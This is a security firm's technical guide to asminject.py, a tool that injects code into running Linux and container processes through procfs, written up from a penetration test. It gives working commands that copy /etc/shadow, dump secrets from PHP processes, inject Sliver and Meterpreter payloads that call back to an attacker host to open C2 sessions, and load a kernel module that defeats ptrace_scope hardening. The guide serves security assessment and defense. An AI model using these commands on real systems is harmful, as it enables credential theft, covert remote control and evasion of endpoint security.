


TECHNICAL GUIDE



ASMinject
.PY

TOOL: ASMINJECT.PY

Table of Contents


Overview	3
Tampering with Processes Using procfs	6
Tampering with Container Processes Using gdb	7
Forensic Data Extraction	10
Introducing asminject.py	12
Evading ptrace_scope Level 3	20
Conclusion	22
About Bishop Fox	22

Overview

In the spring of 2021, Bishop Fox assessed a customer environment where container-level endpoint security was part of a larger overall strategy to protect sensitive data within the containers from users with administrator access to the Linux systems that hosted those containers. Consider, for example, a product designed to process patient information from hospitals, or one that analyzes the performance of experimental stealth aircraft materials being researched in a lab. In an ideal world, IT staff would have access to manage the overall system but would somehow be prevented from accessing the actual data.

To illustrate the potential dangers of this approach, we developed a fork of [David Buchanan's dlinject.py tool](#) named [asminject.py](#). This tool injects arbitrary binary code via the Linux process filesystem (`procfs`) interface to hijack trusted processes, including the type of containerized process that was the focus of the assessment mentioned above.

ATTACK OVERVIEW



An initial reaction to the architecture was that, intuitively, it felt like an attempt to achieve the impossible. An administrator with full control over the host itself could tamper with kernel memory, files in persistent storage, and even CPU registers if necessary, so it seemed like there should always be a way for them to access any information passing through the containers. Of course, if the data was encrypted and the keys were never present within the containers, the attacker could only access the encrypted form of that data. However, as discussed above, the entire purpose of these containers was to process data that included sensitive information.

Somewhat surprisingly, there didn't seem to be any foundational axioms or theorems in computer science that we could refer to in support of that position. The closest related discussions found in the computing world were about digital rights management (DRM). Cryptographer and security technologist Bruce Schneier once explained that **there is fundamentally no way to completely protect digital data from being duplicated by someone with access to it**. He described this as “a natural law,” although he didn't name it. Philosophers and scientists have discussed and named variations of this general concept for centuries in the context of a human being instead of a process running on a computer. René Descartes wrote of a “deceiving God” or “evil demon” with absolute control over a person's perception of the world around them. By manipulating that perception, the malicious force could cause their victim to believe or do anything.

As a phase of the project, we assumed that the endpoint security running in the container was essentially flawless, that any new processes launched in the container would be denied access to the sensitive data, and that any existing trusted processes would become distrusted if they performed any unusual actions. For example, if a Java process suddenly began spawning operating system shells or if a Ruby script loaded a gem that was not on an allow list of trusted code, the endpoint security would detect it and immediately deny access to the sensitive data. While we all assumed that the endpoint security was not flawless, if we could find ways to access the data just by manipulating the container processes from the host level, then it wouldn't really matter how strong the endpoint security within the container was when considering attackers with root access to the host.



FIGURE 1 - Security software in a container looks down helplessly as a process is manipulated (Digital image courtesy of the Getty's Open Content Program)

We investigated four techniques to capture the sensitive data during that phase of the assessment:

DIRECTLY MANIPULATING THE TARGET PROCESS CAUSING DATA DISCLOSURE

1. Using a debugger.
2. Using direct read/writes of `/proc/<pid>/mem`, the Linux pseudofile that provides access to the memory of other processes.

FORENSIC EXTRACTION OF DATA FROM A COPY OF THE PROCESS MEMORY/STATE

3. Writing the content of `/proc/<pid>/mem` to a file and parsing it with a script.
4. Creating a suspended copy or core dump of a trusted process on the real host while it was processing sensitive data, then restoring it in a controlled environment.

Our assessment was based on a model where the attacker only had remote administrative access to the system that hosted the containers. An attacker with physical access to the host could potentially use a PCILeech or similar hardware to perform the same type of attacks not only against containers and other user space processes, but against the bare-metal operating system or hypervisor as well.

Using direct read/writes of `/proc/<pid>/mem` was by far the most successful and flexible approach, and it led to the development of [asminject.py](#) after the assessment concluded. So, the next few sections will discuss that branch first.

Tampering with Processes Using `procfs`

Regardless of the operating system, attaching a debugger—whether it's interactive or custom code that uses the same API—to an existing process is generally a straightforward way to tamper with that process. However, there are significant downsides to this approach from the perspective of a penetration tester or reverse engineer:

- Most operating systems, including Linux, provide a mechanism for a process to determine if a debugger is attached to it. As a result, one of the first things that hardened software will do is use that mechanism to detect debugging attempts and take some action intended to thwart the attacker, such as terminating the process.
- Most operating systems, including Linux, also only allow a single debugger to be attached to a process at a time, so a hardened process can also just attach its own fake debugger to block attackers from attaching their own.

Linux has an interesting mechanism for reading and writing memory belonging to another process. In the `/proc` directory, which contains pseudofiles representing a huge variety of system and process state, each individual process is represented as a directory named after the process ID. In that directory, there is a pseudofile named `mem` that maps to the virtual memory of the corresponding process. Accessing that pseudofile requires the same `ptrace` permission as attaching a debugger to the same process, but it can be done even when a debugger is already attached.

During the assessment, we found two publicly available tools that took advantage of these features:

- **DLINJECT.PY**
A Python utility for causing Linux processes to load arbitrary shared libraries.
- **CEXIGUA**
A set of Bash scripts that inject a binary ROP payload into an existing Linux process.

Cexigua wouldn't run without errors. Bash does not lend itself well to complex code or debugging, so we gave up after a few hours although it looked very promising.

Unfortunately, `dlinject.py` depended entirely upon the `_dl_open()` function that is exported by some versions of the Linux `ld` shared library. The Linux distribution we were targeting during the assessment included an `ld` shared library without `_dl_open()`, and we were unable to find an equivalent at the time. In any case, it seemed like the endpoint security software might detect a new shared library being loaded by a trusted process or that it could easily be added to its logic if it didn't already look for that activity.

With apparently no existing working options to choose from, we decided to hack `dlinject.py` to use custom code in its second stage, such as calling other functions already available in the target process. By injecting behavior that was very close to what the target process did under normal conditions, we achieved the goal of capturing the customer's sensitive data. The hacked tool proved the concept, but it wasn't something intended for use beyond the scope of the project. Once the assessment was over, we went back to the unmodified `dlinject` code and began building what we hoped would be a production-grade equivalent of the same overall concept. The result – a new tool, `asminject.py`.

Tampering with Container Processes Using gdb

`gdb` has always been a powerful tool, but up until version 8, running it against a process inside a different container was problematic at best. Most of the discussions we found recommended running `gdb` within the same container as the target process. That wasn't an option in this assessment because we were assuming that, within the container, the endpoint security software should have no trouble blocking the use of a debugger.

Although documentation on how to debug a containerized process from outside of that container was sparse at the time of the assessment, we were able to piece together the following steps from what existed, combined with empirical testing. Most of what was added was to help ensure that the correct debugging symbols were loaded for the target process:

1

Create a new privileged container built from the same image as the container where the trusted process is running, then assign it to the same process identifier (PID) space as the real host (e.g., in Docker) if the target process is running in a Debian 9.13 container:

```
docker -H tcp://172.31.33.7:2375 run --privileged --pid=host --rm -it debian:9.13
```

2

If the new container already supports `gdb` version 8 or later, just go ahead and install it using the native package manager for whatever distribution it's running.

3

If the new container only supports `gdb` version 7 or earlier, you'll need to figure out how to make version 8 or later run within it. During the assessment, we had to copy the `gdb` 8 source code into the new container, then use an iterative process of attempting to build it, finding a missing or outdated dependency, and installing that dependency until the build succeeded. That process is specific to a given version of a particular Linux distribution, which this technical guide won't be covering in detail.

4

Determine the specific version of the executable and any libraries that make up the target process in the real container. You can use the `ldd` command against the executable to get a list of linked library dependencies or get a list of loaded libraries by looking in `/proc/<pid>/maps` for the target process in case any are dynamically loaded.

5

Within the new container, install any of the components found in the previous step that are missing or different versions.

6

Within the new container, install the debugging symbol packages for all the components related to the target process. This can be a somewhat tedious process, especially if you're using an older version of a particular distribution. In our case, we had to manually look through the `.deb` files at <http://us-east-1.ec2.archive.ubuntu.com/ubuntu/pool/main/> to find the debugging symbol packages in question. If you're in a rush, the most important set is for the main program executable.

7

Find the true host-level process ID for the target process and attach to it using `gdb` from within the new container. For example:

```
docker -H tcp://172.31.33.7:2375 exec -it [new_container_id] /usr/bin/gdb -p <pid>
```

`gdb` should not only attach to the target process but load the debug symbols, so that you can more easily orient yourself, as well as call functions in the target process. For example, Stephen Holdaway engaged in an excellent [discussion about using a simple gdb script to dump marshalled versions of all loaded Python libraries from memory and decompiling them](#).

During the original assessment, we wanted to reconstruct an approximation of the source code directory structure for a Python process that handled some of the sensitive data. Any file successfully decompiled by `uncompyle6` would contain the recovered Python code and a header indicating the embedded filename for the code. For example:

```
# uncompyle6 version 3.7.4
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.6.5rc1 (default, Mar 14 2018, 06:54:23)
# [GCC 7.3.0]
# Embedded file name: /usr/lib/python2.7/sysconfig.py
# Compiled at: 2021-05-19 11:00:58
"""Provide access to Python's configuration information.

"""

import sys, os
from os.path import pardir, realpath
...omitted for brevity...
_EXEC_PREFIX = os.path.normpath(sys.exec_prefix)
_CONFIG_VARS = None
_USER_BASE = None

def _safe_realpath(path):
    try:
        return realpath(path)
    except OSError:
        return path
...omitted for brevity...
```

FIGURE 2 - Example uncompyle6 output

We wrote a wrapper script that would search through all the files' output by Stephen Holdaway's toolkit. If the script found the embedded filename header, it would copy the file content into a reconstructed directory tree—i.e., for the example file above, the content would be placed in `./reconstructed/usr/lib/python2.7/sysconfig.py`. This approach successfully reconstructed the source code for all the Python code in use by the target process. That script was specific to the assessment, but we've developed a very similar process using `asminject.py` that will be discussed in that section.



Forensic Data Extraction

The forensic data extraction approach was the most potentially complex approach used in the assessment. Because some of the sensitive data was handled by Python scripts, we focused on that language specifically and demonstrated a proof-of-concept, brute-force approach. The first step was to create a script based on Stephen Holdaway's packaged Python application decompilation toolkit that performed the following actions:

1

Step through process memory for the target Python process in small increments (we used a step size of four bytes in the original assessment).

2

Beginning at the current location, read until the end of the associated memory region.

3

Pass the data read from memory to a modified version of the `code_to_bytecode` function from Stephen Holdaway's toolkit.

4

Call `data.extend(code)` instead of `data.extend(marshal.dumps(code))`.

5

Write the result to a temporary file.

6

Run `uncompy1e6` against the temporary file, and write any output to a new file in a separate output directory.

After this first script executed, we ran the reconstruction wrapper described in the previous section against the output. This unoptimized brute-force technique was less successful than the `gdb`-based dump described in the previous section. We successfully recovered a print `'Hello world...'` statement, but not the more complex code from the Python libraries the process had loaded.

Because of the significant development time required to further improve the forensic extraction technique, we focused most of our efforts on the other techniques as they provided the most impactful results for the customer. Forensic analysis could be very successful in situations where the data of interest was relatively small, such as encryption keys or passwords, or where the attacker had access to better tooling either by having time and motivation to write it themselves or in the event that someone else publicly released a tool. In this assessment, the sensitive data was large, had a very complicated structure, and was represented very differently in memory than it was on disk. Generating a full reconstruction of the data on disk that could be easily used outside of the environment would likely have taken weeks of development time.

The variation on this technique that is the most interesting would require some additional tool development. `gdb` has the ability to load a core dump file, which includes not only the contents of process memory but also information about the state of the process at time the core dump occurred. This allows the user to perform a subset of typical `gdb` functionality against that snapshot in time. However, it's not possible to resume execution of the original process or to execute other machine code in the context of a reconstituted version of the process. The discussions that I've seen about adding the ability to rewind the program to the point before the crash and execute additional code typically end with "gdb can't restore handles and some other aspects of the state, therefore such a feature would be worthless." For cases like forensic analysis, it could be very useful even with handles and other non-restorable state replaced with synthetic data of some kind, but that doesn't change the fact that the feature doesn't exist today.

During the original assessment, we found a few projects from days gone by that allowed Linux processes to be suspended to disk, then resumed later:

- **CRYOPID**
- **LINUX CHECKPOINT/RESTART**
- **BERKELEY LAB CHECKPOINT/RESTART (BLCR)**

None of these projects appeared to be supported on modern versions of Linux. This was unfortunate because the ability to suspend a container process to disk on the real host and then restore it later on another system would have let us use all of the `gdb`-related techniques, albeit with the added ability to replay from the checkpoint unlimited times if we needed to find a way to bypass security mechanisms within the process itself.

After the assessment concluded, we discovered **CRIU**, which could be an option in some cases. **Docker** and **LXC** include suspend/resume features based on **CRIU**, so potentially it wouldn't even require additional code installed on the host where the container was running. **CRIU** requires the ability to attach to the target process as a debugger, so it seems like endpoint security products could block it by pre-emptively attaching a fake debugger to hardened processes but it looks interesting enough for me to investigate further.

Introducing `asminject.py`

As previously discussed, the `asminject.py` tool is a heavily modified fork of `dlinject.py` with the following major changes and enhancements:

- Compiles and injects arbitrary assembly payloads instead of being hardcoded to load a shared library
 - Can inject arbitrary precompiled shellcode, such as C2 loaders
 - Includes several payloads that load shared libraries, mimicking the original `dlinject.py`
- Includes multi-architecture support
 - x86-64
 - x86
 - ARM32
 - 64-bit ARM code is planned for a future release
- Decreases the likelihood of detection by performing staged payload injection in memory instead of stage 1 reading stage 2 from disk
- Includes a novel “time dilation” method for injecting code without actually suspending the target process
- Modified to explicitly support use against containerized processes
- Features automated payload obfuscation and other anti-forensic options
- Uses variable substitution and regular expression matching to allow shellcode developers to easily refer to functions exported by the binaries that make up the target process
- Supports named variables within shellcode, so operators can control certain aspects of the shellcode without modifying the assembly source files
- Uses separate read/write and read/execute regions of memory instead of depending upon the ability to allocate a read/write/execute region
- Can reuse memory across multiple payload injections, for improved process stability and increased difficulty of detection by monitoring software

Using this tool, it's possible to tamper with processes—whether or not they're in a container—in ways that should be very hard to detect, let alone respond to, without fairly invasive monitoring at the host level. For example, if the target process is a Ruby or Python script, `asminject.py` includes shellcode that calls a function within those binaries that parses and executes arbitrary script code. In other words, an existing thread in an existing Python process that is already executing Python code will begin executing additional Python code specified by the `asminject.py` operator. Most popular script interpreters have similar exported functions, so future versions of `asminject.py` should be able to do the same thing with additional languages.

The Python 3.10 example below illustrates the in-memory stager and the “time dilation” alternative to stopping the process. The `asminject.py` tool temporarily sets the CPU affinity for itself and the target process to the same core, decreases the target process priority to the minimum possible, and increases its own priority to the maximum possible. This allows it to overwrite instructions in the target process before the CPU gets around to executing them. This should be harder for container-level security code to detect.

```
# ps auxww | grep python3

...omitted for brevity...
root    1731964  [...] /usr/bin/python3 ./example_trusted_process.py
...omitted for brevity...

# python3 ./asminject.py 1731964 execute_python_code.s --relative-offsets-from-binaries --var pythoncode "import os;
import sys; finput = open('/etc/shadow', 'rb'); foutput = open('/tmp/bishopfox.txt', 'wb'); foutput.write(finput.read());
foutput.close(); finput.close();"

...omitted for brevity...
[*] Using autodetected processor architecture 'x86-64'
...omitted for brevity...
[*] Initial process priority for asminject.py (PID: 1731985) is 0
[*] Initial CPU affinity for asminject.py (PID: 1731985) is [0, 1]
[*] Initial process priority for target process (PID: 1731964) is 0
[*] Initial CPU affinity for target process (PID: 1731964) is [0, 1]
[*] Setting process priority for asminject.py (PID: 1731985) to -20
[*] Setting process priority for target process (PID: 1731964) to 20
[*] Setting CPU affinity for asminject.py (PID: 1731985) to [0]
[*] Setting CPU affinity for target process (PID: 1731964) to [0]
...omitted for brevity...
[*] Wrote first stage shellcode at 0x7ffff7cfcfc4 in target process 1731964
[*] Returning to normal time
...omitted for brevity...
[*] Setting process priority for asminject.py (PID: 1731985) to 0
[*] Setting process priority for target process (PID: 1731964) to 0
[*] Setting CPU affinity for asminject.py (PID: 1731985) to [0, 1]
[*] Setting CPU affinity for target process (PID: 1731964) to [0, 1]
...omitted for brevity...
[+] Payload has been instructed to launch stage 2
...omitted for brevity...
[*] Restoring original memory content
...omitted for brevity...
[*] Finished at 2022-08-05T16:25:12.546037 (UTC)
...omitted for brevity...

# cat /tmp/bishopfox.txt

root!:18704:0:99999:7:::
daemon*:18704:0:99999:7:::
bin*:18704:0:99999:7:::
sys*:18704:0:99999:7:::
...omitted for brevity...
```

FIGURE 3 - Injecting new Python code into an existing Python 3.10 process

Similarly, the example below simulates retrieving sensitive configuration information by injecting PHP code into an existing PHP process running on a Raspberry Pi:

```
# ps auxww | grep php

...omitted for brevity...
root      10603  [...] /usr/bin/php practice/php_loop.php
...omitted for brevity...

# python3 ./asminject.py 10603 execute_php_code.s --relative-offsets-from-binaries --var phpcode "ob_flush(); ob_
start(); var_dump(get_defined_vars()); file_put_contents(\"\\\"/tmp/php_var_dump.txt\\\"\", ob_get_flush());" --var phpname
PHP --non-pic-binary 'bin/php'

...omitted for brevity...
[*] Using autodetected processor architecture 'arm32'
...omitted for brevity...
[-] Handling '/usr/bin/php7.3' as non-PIC binary
...omitted for brevity...
[*] Wrote first stage shellcode at 0xb68f36a0 in target process 10603
[*] Returning to normal time
...omitted for brevity...
[*] Finished at 2022-08-05T16:57:02.689042 (UTC)
...omitted for brevity...

# cat /tmp/php_var_dump.txt

...omitted for brevity...

["example_global_var_1"]=>
string(20) "AKIASADF9370235SUAS0"
["example_global_var_2"]=>
string(34) "This value should not be disclosed"
...omitted for brevity...
```

FIGURE 4 - Injecting new PHP code into an existing PHP 7.3 process

Perhaps the target process is running in a container that uses custom code to mount a remote file share using a proprietary protocol. A simple `cp /mnt/secure/credit_cards/production.db /mnt/nfs/pentester1/evidence/` from within the container would take advantage of that existing connection and store the file elsewhere, but endpoint security in the container could detect the use of an operating system shell command and block access. The `asminject.py` tool includes shellcode that can copy a file to an arbitrary location using only Linux system calls (syscalls).


```
# python3 ./asminject.py 1731964 copy_file_using_syscalls.s --var sourcefile "/etc/shadow" --var destfile "/tmp/bishopfox.txt"

...omitted for brevity...
[*] Wrote first stage shellcode at 0x7ffff7cfcfc4 in target process 1731964
...omitted for brevity...
[+] Payload has been instructed to launch stage 2
...omitted for brevity...
[*] Finished at 2022-08-05T16:36:26.847984 (UTC)

# cat /tmp/bishopfox.txt
root!:18704:0:99999:7:::
daemon*:18704:0:99999:7:::
bin*:18704:0:99999:7:::
sys*:18704:0:99999:7:::
sync*:18704:0:99999:7:::
...omitted for brevity...
```

FIGURE 5 - Copying a file using only syscalls injected into a trusted process

Sometimes, injecting a loader for an arbitrary C2 agent, such as **Sliver** or **Meterpreter**, is the most effective approach. For example, to start a Sliver HTTP listener and generate a 32-bit x86 implant in shared library format:

```
[server] sliver > http -l 8443 -L 0.0.0.0

[*] Starting HTTP :8443 listener ...
[*] Successfully started job #1

server] sliver > generate --http=10.13.37.45:8443 --os=linux --arch=386 --format=shared --save=/home/user --skip-symbols
--run-at-load

[*] Generating new linux/386 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 00:00:19
[*] Implant saved to /home/user/IMPENDING_DOOM.so
```

FIGURE 6 - Launching a Sliver listener and generating the corresponding implant

To inject it into a process on a Linux distribution with a 32-bit x86 version available, such as **OpenSUSE**:

```
# python3 ./asminject.py 6994 dlinject-threaded.s --relative-offsets-from-binaries --var librarypath "/home/user/IMPENDING_DOOM.so"

...omitted for brevity...
[*] Using autodetected processor architecture 'x86'
...omitted for brevity...
[+] Payload has been instructed to launch stage 2
...omitted for brevity...
[*] Finished at 2022-08-05T17:23:23.715576 (UTC)
```

FIGURE 7 - Injecting a Sliver implant into a trusted process

Back in the Sliver console, you should see the implant establish a session and be able to interact with it:

```
[*] Session 63a57da4 IMPENDING_DOOM - 10.13.37.42:64135 (localhost.localdomain) - linux/386 - Fri, 05 Aug 2022 10:23:22 PDT

[server] sliver > sessions -i 63a57da4

[*] Active session IMPENDING_DOOM (63a57da4)

[server] sliver (IMPENDING_DOOM) > info

    Session ID: 63a57da4-7d5d-434c-962f-941be34bf09a
      Name: IMPENDING_DOOM
    Hostname: localhost.localdomain
      UUID: 0f444f35-de17-41a3-bc44-c30405c83d04
    Username: root
      UID: 0
      GID: 0
      PID: 6994
      OS: linux
    Version: Linux localhost.localdomain 5.18.11-1-pae
      Arch: 386
    Active C2: https://10.13.37.45:8443
    Remote Address: 10.13.37.42:64135
    Proxy URL:
    Reconnect Interval: 1m0s
```

FIGURE 8 - Sliver C2 session established

If you want to inject raw shellcode, `asminject.py` can do that too. For example, to generate an x86-64 Meterpreter reverse TCP stager:

```
# msfvenom -p linux/x64/meterpreter/reverse_tcp -f raw -o lmrt11443 LHOST=10.13.37.45 LPORT=11443

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Saved as: lmrt11443
```

FIGURE 9 - Generating a Meterpreter stager in shellcode format

Establish a listener for the stager using the **Metasploit Framework** console:

```
# msfconsole

...omitted for brevity...
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 11443
LPORT => 11443
msf6 exploit(multi/handler) > set exitonsession false
exitonsession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 0.0.0.0:11443
```

FIGURE 10 - Starting the listener in the Metasploit Framework console

Inject it into a target process using **asminject.py**:

```
# python3 ./asminject.py 2226 execute_precompiled-threaded.s --relative-offsets-from-binaries --precompiled lmrt11443

...omitted for brevity...
[+] Payload has been instructed to launch stage 2
...omitted for brevity...
[*] Finished at 2022-08-05T17:46:46.451198 (UTC)
...omitted for brevity...
```

FIGURE 11 - Injecting the shellcode into the target process

The shellcode should establish an interactive session:

```
[*] Sending stage (3020772 bytes) to 10.13.37.42
[*] Meterpreter session 1 opened (10.13.37.45:11443 -> 10.13.37.42:5398) at 2022-08-05 10:46:45 -0700

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : 10.13.37.42
OS            : Arch rolling (Linux 5.18.16-arch1-1)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
```

FIGURE 12 - A successful Meterpreter C2 connection

In the examples shown above, `asminject.py` is automatically retrieving symbol offset information from any necessary binaries in use by the target process. For target processes running in a container, you'll typically need to retrieve those offsets using the `get_relative_offsets.sh` utility script. Consider the following example where a target process is launched in a Fedora container:

```
# docker run -v $(pwd)/practice/python_loop.py:/tmp/python_loop.py \
  --network=host -ti fedora

latest: Pulling from library/fedora
e1deda52ffad: Pull complete
...omitted for brevity...
[root@3a78fa62ff5b /]# python3 /tmp/python_loop.py
2022-06-29T21:30:19.037816 - Loop count 0
2022-06-29T21:30:24.043250 - Loop count 1
```

FIGURE 13 - Target process launched in a Fedora container

Locate the target process, and read the paths to any necessary binaries from its memory map pseudofile:

```
# ps auxww | grep python

...omitted for brevity...
root      2378331  [...] python3 /tmp/python_loop.py

# cat /proc/2378331/maps

556d84513000-556d84514000 r--p [...] /usr/bin/python3.10
...omitted for brevity...
7f8483e8b000-7f8483ee4000 r--p [...] /usr/lib64/libpython3.10.so.1.0
...omitted for brevity...
```

FIGURE 14 - Locating containerized binaries with library functions

Obtain copies of the exact same versions of the binaries that are running in the container. For example:

```
# docker cp 3a78fa62ff5b:/usr/bin/python3.10 ./docker-fedora-python3.10
# docker cp 3a78fa62ff5b:/usr/lib64/libpython3.10.so.1.0 ./docker-fedora-libpython3.10
```

FIGURE 15 - Copying binaries out of a container

Generate the symbol offset lists from the binaries:

```
# ./get_relative_offsets.sh docker-fedora-python3.10 > relative-offsets-docker-fedora-python3.10.txt
# ./get_relative_offsets.sh docker-fedora-libpython3.10 > relative-offsets-docker-fedora-libpython3.10.txt
```

FIGURE 16 - Generating symbol offset lists

Call `asminject.py`, referencing the generated lists. For example:

```
# python3 ./asminject.py 2378331 execute_python_code.s --relative-offsets /usr/bin/python3.10 relative-offsets-docker-fedora-python3.10.txt --relative-offsets /usr/lib64/libpython3.10.so.1.0 relative-offsets-docker-fedora-libpython3.10.txt --var pythoncode 'import os; print(os.environ);'
```

FIGURE 17 - Locating containerized binaries with library functions

Observe the successful injection of code into the containerized process:

```
2022-06-29T21:53:35.027900 - Loop count 278
environ({'HOSTNAME': '3a78fa62ff5b', 'DISTTAG': 'f36container', 'PWD': '/', 'FBR': 'f36', 'HOME': '/root',
...omitted for brevity...
'PATH':
'/root/.local/bin:/root/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', '_': '/usr/bin/python3'})
2022-06-29T21:53:44.063159 - Loop count 279
```

FIGURE 18 - Console output in container

We've also developed a technique using `asminject.py` that mimics the live code extraction and source code reconstruction that was performed using `gdb` during the assessment. A script injected into a running Python or PyInstaller process recursively writes metadata, embedded source code, and marshalled Python code objects to disk. A second script parses that raw output, and calls `Decompile++` where necessary. The result is a close recreation of the original source code tree, even where the target process is a native PyInstaller binary compiled with symbol-stripping enabled. There are other potential options for reconstructing the source code from files on disk, but to our knowledge, this is the first automatic technique that works against a live process in memory, even if the original files have been deleted from disk.

Evading ptrace_scope Level 3

During the assessment, we learned something new about the `ptrace_scope` setting in the Linux Yama security module, which is exposed in the pseudofile `/proc/sys/kernel/yama/ptrace_scope`. Like most people who have used Linux for a while, we were already somewhat familiar with that setting, but it turned out that we'd missed one of its lesser-known features.

As a refresher:

- 0 is the classic Linux model, where users can use `ptrace` against any process running under their own user ID, and `root` can use it against any process.
- 1 is the new standard Linux model where, in general, regular users can only use `ptrace` against processes that are child processes of the one that's trying to use `ptrace`. `root` can still attach to any process.
- 2 restricts the use of `ptrace` to users with the `CAP_SYS_PTRACE` capability, which is usually more or less synonymous with `root`.
- 3 prevents the use of `ptrace` entirely—including use of the `/proc/<pid>/mem` pseudofile—even by `root`.

We'd rarely ever seen any value other than 0 or 1 in a real-world environment, and we'd certainly missed an important caveat about 3: once `ptrace_scope` has been set to 3, the operating system will block write attempts to `/proc/sys/kernel/yama/ptrace_scope` entirely.

```
# echo 3 > /proc/sys/kernel/yama/ptrace_scope

# cat /proc/sys/kernel/yama/ptrace_scope

3

# echo 0 > /proc/sys/kernel/yama/ptrace_scope

echo: write error: invalid argument
```

FIGURE 19 - Even root cannot unset a `ptrace_scope` value of 3

One of the developers who had written the customer's endpoint security software suggested using this as a way to prevent `root` on the host from using `ptrace` functionality against the container processes. We were surprised that Linux, the OS whose supporters used to boast about multi-year uptimes, now had a setting that could only be undone by rebooting. We were even more surprised to learn that there were other settings, like `kernel.modules_disabled` and `kernel.kexec_load_disabled`, that behaved in the same way.

During the assessment, the customer had not set `modules_disabled` to 1, so we developed a basic proof-of-concept kernel module that, after manually updating some addresses in the source code, would reset the `ptrace_scope` setting to 0 once the module was loaded. After the assessment, we went back to the same templates and developed a module that does the same thing automatically; it's available in [the same GitHub repo as asminject.py](#).

Using the module is straightforward:

```
# cat /proc/sys/kernel/yama/ptrace_scope

3

# make

...omitted for brevity...

# insmod mod_set_ptrace_scope.ko

# dmesg

...omitted for brevity...
[1414596.341915] Existing table state: table name 'ptrace_scope', current ptrace value is 0x3 (@ 0xbffe2058), max length
is 0x4, mode is 0x1a4, process handler is @ 0x000000003c69efd1, extra1 (min value) is 0x0 (@ 0x00000000c65e7065), extra2
(max value) is 0x3 (@ 0x000000000802ca259)
[1414596.341943] Got address 0x0000000062dccddf for remapped writable version of the yama sysctl table
[1414596.341953] Current data is 0x000000006eee2eaa
[1414596.341965] Current ptrace value: 0x3
[1414596.341974] Minimum ptrace value: 0x0
[1414596.341985] Maximum ptrace value: 0x3
[1414596.341996] Updating pointers
[1414596.342004] Setting current ptrace value
[1414596.342012] Setting minimum ptrace value
[1414596.342019] Setting maximum ptrace value
[1414596.342028] Updated yama sysctl table state: table name 'ptrace_scope', current ptrace value is 0x0 (@ 0xbbf-
fe2058), max length is 0x4, mode is 0x1a4, process handler is @ 0x000000003c69efd1, extra1 (min value) is 0x0 (@
0x00000000c65e7065), extra2 (max value) is 0x3 (@ 0x000000000802ca259)

# cat /proc/sys/kernel/yama/ptrace_scope

0

# rmmod mod_set_ptrace_scope
```

FIGURE 20 - Setting `ptrace_scope` back to 0 without rebooting

If `kernel.modules_disabled` and `kernel.kexec_load_disabled` are both set to 1, we're not aware of a non-invasive way to reset the `ptrace_scope` value after it's been set to 3. But we're confident that, in most cases, there's a way to reset them all by changing some combination of files in persistent storage and then rebooting. An attacker with physical access to the host could potentially use a PCILeech or similar hardware to unset all three values as well.

Conclusion

Attempts to protect software and other information against capture or misuse are unlikely to succeed against attackers who hold administrative or physical access to a device that processes the information in unencrypted form—even if that processing only takes place for a fraction of a second.

In other words, when considering the list of people who have access to a particular set of data, organizations should always include system administrators, support personnel, physical facility staff, and others with similar roles. This can be extremely difficult to ascertain if the computing devices are hosted by a third party.

Wherever an organization chooses to host their information, they should ensure that their mitigation strategy takes this concept into account. For most organizations, technical controls can be combined with other factors such as insurance coverage and potential legal recourse to cover scenarios that are likely to occur. However, if theft of some particularly sensitive data is likely to lead to the collapse of your organization, consider whether or not you really know who already has access to it.

To learn more about our `asminject.py` tool and/or begin using it for your needs, visit:

[Tool Talk Session](#) • [asminject.py Tool](#) • [GitHub](#)



Bishop Fox

Bishop Fox is the leading authority in offensive security, providing solutions ranging from continuous penetration testing, red teaming, and attack surface management to product, cloud, and application security assessments. We've worked with more than 25% of the Fortune 100, half of the Fortune 10, eight of the top 10 global technology companies, and all of the top global media companies to improve their security. Our Cosmos platform was named **Best Emerging Technology in the 2021 SC Media Awards** and our offerings are consistently ranked as "world class" in customer experience surveys. We've been actively contributing to and supporting the security community for almost two decades and have published more than 16 open-source tools and 50 security advisories in the last five years. Learn more at bishopfox.com or follow us on [Twitter](#).



8240 S. Kyrene Rd. • Tempe, AZ 85284
480.621.8967
hello@bishopfox.com • bishopfox.com

22041020 © Bishop Fox. All rights reserved worldwide.

